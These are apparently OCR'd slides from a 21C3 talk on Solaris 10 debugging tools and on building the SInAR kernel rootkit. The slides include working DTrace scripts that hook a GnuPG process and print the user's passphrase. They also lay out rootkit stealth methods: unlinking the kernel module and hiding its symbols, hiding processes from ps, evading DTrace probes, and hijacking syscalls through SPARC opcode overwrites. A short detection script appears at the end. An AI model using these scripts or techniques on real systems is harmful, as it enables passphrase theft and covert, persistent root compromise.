- 21C3 -
SUN - Bloody Daft Solaris Mechanisms.

“B.D.S.M The Solaris 10 way.”

Archim

“Paranoia, Keeping us clothed and fed since _init();”

Overview

Solaris 10 : An Introduction to it's finer points.

- DTrace
- MDB

Rootkit's : The current “situation” and the Future(?)

SInAR :

- Introduction to SInAR.
- Development Stages
- The “Finished” product.

What this is not.

Illegal.

A Bug Disclosure.

Anti-SUN.

Giving the whole Game away.

Solaris 10 – An Introduction

www.sun.com/solaris/10

SUN 10 point "benefits" list:

"Self-healing

24 x forever continuity

Extreme performance

Unparalleled security

Platform Choice

Guaranteed compatibility

Scale up, Scale out.

Linux enabled

Enterprise class support."

© SUN Microsystems inc

My 4 point benefit list (it rocks!):

DTrace
mdb -k ("live" kernel debugging)
Zones
IP Filtering (at last!)

The “Finer” points.

DTrace:

- “Live” monitoring of the system, over 30,000 active probes by default.
- Insight into programs more than any debugger.

Mdb -k:

- See “current” kernel data and process information.
- Some very “cool” features (print populated structures, walk linked lists etc..)

Zones:

- The way forward – Anti - ownage

IP Filtering:

- A intuitive, IP filter.

The Solaris Modular Debugger (mdb)

All the usual features of a debugger, but with one significant difference (by default).

`mdb -k` : Kernel mode debugging.

Companion to DTrace

Resolves symbols and types.

Prints populated data structures.

Walks linked lists.

Can pipe data between commands.

DTrace:
So what is the fuss about?

Set probes on system calls to monitor for abnormal behaviour :-)

Set probes to fire based on the offset into the procedure.

Can hook into library calls based on pid.

Dynamically creates probes once it knows about a procedure.

Gives understanding beyond the “norm”.

Linux users – Stop being so damned jealous.

The features will be useful regardless of SUN's OpenSource status.

DTrace format:

Provider:module:function:name

```
-bash-2.05b# dtrace -l | head
          ID     PROVIDER              MODULE          FUNCTION
   NAME
          1      dtrace                                            BEGIN
          2      dtrace                                           END
          3      dtrace                                           ERROR
          4      fasttrap                        fasttrap         fasttrap
          5      syscall                         nosys            entry
```

To probe exece:

- Belongs to syscall provider.
- Function name: exece
- Fire on function call (not return): “entry”


Probe:

```
syscall::exece:entry{}
```

GnuPG DTrace Demo

(Or: “Where it all goes balls up.”)

DTrace on GnuPG



```
// From passphrase.c

static void hash_passphrase( DEK *dek, char *pw, STRING2KEY *s2k, int create );
```

arg0 arg1 arg2 arg3

Provider: GnuPG Process

Module: none

Function: hash_passphrase

Name: entry

Dtrace – GnuPG the code.

```
========== gpg.d ==========
#!/usr/sbin/dtrace -s
#pragma D option quiet
#pragma D option destructive
BEGIN{printf("Waiting on gpg\n");}
proc:::exec-success
/execname == "gpg"/
{
printf("%d\n",pid);
system("./gnupg_pid.d %d",pid);
exit(0);
}
```

```
========== gpg_pid.d ==========
#!/usr/sbin/dtrace -s
#pragma D option quiet
#pragma D option destructive

BEGIN{
printf("Hooking process : %d\n",$1);}

pid$1::hash_passphrase:entry
{printf("Hash passphrase: %s\n",copyinstr(arg1));
exit(0);}
```

Expansions, Limitations and contraception:

Expansions:

Hidden DTrace processes monitoring email, web, ssh, gnupg etc.

Control statements and function calls!

Limitations:

Without program control statements, automated “standalone” use limited .

Requires appropriate user rights

Contraception:

Cure? Delete DTrace from your system, defeat the evil benefits of Solaris 10.

Do NOT give DTrace rights out without serious thought.

Use an OS which isn't as “cool”.

Rootkits

Kernel Rootkits – The current (public) situation. (those worth mentioning).

Linux : (numerous)

Adore-ng – Stealth

SucKIT – sd and devik

*BSD - Some work done by THC on kernel rootkits.

Solaris - Some work by THC and now SInAR.

Apple OSX – No new challenge.

Windows - rootkit.com

The Future for rootkits?

Of Interest:

System call table modifications

I.D.T. / G.D.T. Hijacking.

VFS hacks are still cool. (That should keep Stealth quiet.)

Thoughts:

sys_* exports on Linux allow brute forcing SCT.

Injection from shellcode.

x86 decompilation.

Stop using clients.

The Main event.

(e.g. You can WAKE UP NOW!)

Remember: SInAR isn't a rootkit.

SInAR – A history.

Create a rootkit for Solaris 10, properly.

Must Have:

- Privilege Escalation.


Added bonuses:

- Hide processes and child processes.
- Hide Sockets. - Not covered.
- Hide files. - Not covered.
- If it works.

Unlinking and (semi) hiding

The “If I can't see it, it can't see me.” syndrome.

Hiding the module, what the kernel saw:



```
> modules::print
{
   mod_next = 0x1850aa0
   mod_prev = 0x300021aaea8
   mod_id = 0
   mod_mp = 0x184cef0
   mod_inprogress_thread = 0
   mod_modinfo = 0
   mod_linkage = 0
   mod_filename = 0x184ceb8 "/platform/sun4u/kernel/sparcv9/unix"
   mod_modname = 0x184ced7 "unix"
   mod_busy = '\0'
   mod_want = '\0'
   mod_prim = '\001'
   mod_ref = 0
   mod_loaded = '\001'
   mod_installed = '\001'
   mod_loadflags = '\001'
   mod_delay_unload = '\0'
   mod_requisites = 0
   mod_dependents = 0
   mod_loadcnt = 0x1
   mod_nenabled = 0
   mod_text = scb
[...]
}
>
```

Module List Entries.

Relevant Status Fields

Unlinking from the Module list
(or “linked lists are our friends.”)

```
bash-2.05b$ modinfo
 Id Loadaddr   Size    Info Rev   Module Name
  0  1000000  b6650   -     0       unix ()
  1  106ca00   19f36    -    0       krtld ()
[...]
```

From modctl.h:

```
[...]
        struct modctl *mod_next;
        struct modctl *mod_prev;
[...]
        extern struct modctl modules;
```

- Linked list of modctl structures. (Tail: “modules”.)
- Unlink theory is the same regardless of contents.

```
prev->next = next;
next->prev = prev;
```

```
bash-2.05b$ modinfo
        Id    Loadaddr     Size   Info Rev Module Name
       211  1276440    28c      -      1      RT_DPTBL (realtime dispatch table)
       213  7bb36bc0   1584   -      1      bufmod (streams buffer mod)
```

Stopping an “off by one”.

- Module ID is publicly visible from ksyms

```
bash-2.05b$ strings -a /dev/ksyms | grep last | grep module
            [...]
            last_module_id.
```

- Dtrace can find it as an exported variable.

```
            `last_module_id
```

- Decrement it. (pseudo code);

```
            int *lmid =&`last_module_id;
            *lmid = *lmid - 1;
```

```
bash-2.05b$ modinfo
       Id    Loadaddr     Size   Info Rev Module Name
      211  1276440     28c      -      1      RT_DPTBL
      212  7bb36bc0    1584   -      1      bufmod
```

The Dodgy KSyms Dossier.

Things have symbols.

IPC, ease of programming, carelessness etc...

Symbols can be seen.

```
-bash-2.05b#strings -a /dev/ksyms | grep sinar_exec
sinar_execve
-bash-2.05b#
```

Ksyms presents a “snapshot” of the reality.

```
fbt:genunix:ksyms_snapshot:entry
```

Snapshots can be “sexed up”.

KSyms takes entries from loaded objects.
Unloaded module has no entries.
Force ksyms to re-iterate. (kobj_sync())

The Reality can't be seen.

```
-bash-2.05b#strings -a /dev/ksyms | grep sinar_execve
-bash-2.05b#
```

Process hiding from `ps`.

(or: “When is a process not.”)

Without modifying getdents();

Why you can't just “remove” it.

- A process that isn't known to the schedular – isn't
- Needs to be “invisible” but running.
- Unlinking from a schedule list is futile .

The process structure

Header files © SUN Microsystems Inc.

From proc.h

```
Typedef struct proc {
[...]
struct pid *p_pidp;
[...]
};
```

From proc.h:

```
struct pid {
    unsigned int
       pid_prinactive:1;
    [...]
    };
```

Hiding process from `ps`

Mark pr_inactive to be TRUE:

```
pr_inactive = 1;
```

```
bash-2.05$./sinar
sinar#id
uid=0(root) gid=0(root);
sinar#ps
    PID     TTY     TIME   CMD
    554     pts/5   0.00   ps
sinar#echo $$
552
```

Disabling DTrace

FBT provider automagically adds probes for inserted kernel modules.

- Easy debugging of kernel code.
- Obvious way to see code which shouldn't be there:

```
37344   fbt   sinar          _info entry
37345   fbt   sinar   sinar_execve entry
```

- Uses KSyms.

- Functions not present as symbols cause problems if referenced.

- DTrace only probes active modules and providers.

A Solution

“Remove” your own code:

From modctl.h:

```
    [...]
    char         mod_installed;  /* post _init pre _fini */
    [...]
```

module not installed == uninstalled.

Remove the module: module->mod_installed = 0;

Problems?

Code still visible from `dtrace -l`

In the beginning was the word and the word was

SPARC.

“Liberating” Syscalls.

Normal method(s):

Change System Call table
- Easy to do
- Easy to detect
- Boring.
- (The method used by SiNaR public)

Hijack Descriptor tables
- Fairly easy to do.
- Fairly easy to detect.
- Less boring.

Lowjack – Episode 1: *Debuggerisation.*

SPARC is a well designed architecture, all instructions are 4 bytes.

exec_common called straight away by exece.

Delay slot

%npc = &exec_common

%pc executes [exece+0x10]

%pc = %npc

```
> exece::dis
exece:          save     %sp, -0xb0, %sp
exece+4:        mov      %i0, %o0
exece+8:        mov      %i1, %o1
exece+0xc:          call     +0x38      <exec_common>
exece+0x10:     mov      %i2, %o2
exece+0x14:     orcc     %g0, %o0, %o0
exece+0x18:     bne,pn   %icc, +0x18   <exece+0x30>
exece+0x1c:     nop
exece+0x20:     clr        %o0
exece+0x24:     sra        %o0, 0, %i0
exece+0x28:     ret
exece+0x2c:     restore
[...]
>
```

Lowjack – Episode 2: *When Opcodes attack.*

Recommended reading: *“The SPARC Architecture Manual. V.9” (Weaver & Germond (1994))*

Task: Create the opcodes to overwrite the current exece.

MUST be <= exece;

MUST transfer to code that can handle exece's.

Keyword: Transfer == “JMP”

Considerations:

Delay slot.


Incoming registers (%i0 - %i2).

returning.

V.9 MANUAL P.g. 170

Episode 2 *Continued....*

Example: 32 bit JMP opcode.



i

Simm13 (an offset)

Destination for ret address. (rd)

1 0 1 1 1 0 0 0 1

Bit 31

op3

Location to jump to. (rs1)

Bit 0

Registers: 5 bits (rd / rs1)

```
if(i)
{
    %npc = (%rs1 + simm13);
    %rd = &jmp;
}
```

And then there was one.

```
struct jmp_opcode {
  unsigned start:2;          //  0x2
  unsigned rd:5;                  // register in range r[0] - r[31]
  unsigned op3:6;            // opcode signature = 0x38 (7 << 3)
  unsigned rs1:5;            // register in range r[0] - r[31]
  unsigned i:1;              // = 1
  unsigned simm13:13;        // suitable offset from %rd
};
```

Lowjack - Episode 3: The rest.

Insertion:

Kmem, mmwrite(), Dtrace & (others...)

Detection:

Checksum bytes/instructions of system calls.
DTrace
Proactive Security “modules”.

Deletion:

Reinstall from “known good”.

Summary:
(for those who just woke up).

Solaris 10 Introduction.
- MDB,
- Dtrace and GnuPG Demo

Todays Kernel Rootkits
- Linux, BSD, Solaris, OSX.

SInAR's challenges:
- Unlinking the module, decrement Module_id.
- Anti-symbolism.
- Process hiding.
- Halting Dtrace probes.
- System call liberation.

Only one thing left to do...

Q & A

The End

SInAR : http://www.rootkit.com/vault/vulndev/21c3_release.tar.bz2.gpg

Passphrase:

Slides : All over the place.

Me: In the bar.

Detection????

A number of Methods. Simplest is:

```
#!/usr/sbin/dtrace -q -s
BEGIN{printf(“Simple : SInAR
Detection\n”);}

proc::exec_common:
{
        printf("stack in exec_common: \n");
        stack();
        printf(“\n”);
}
```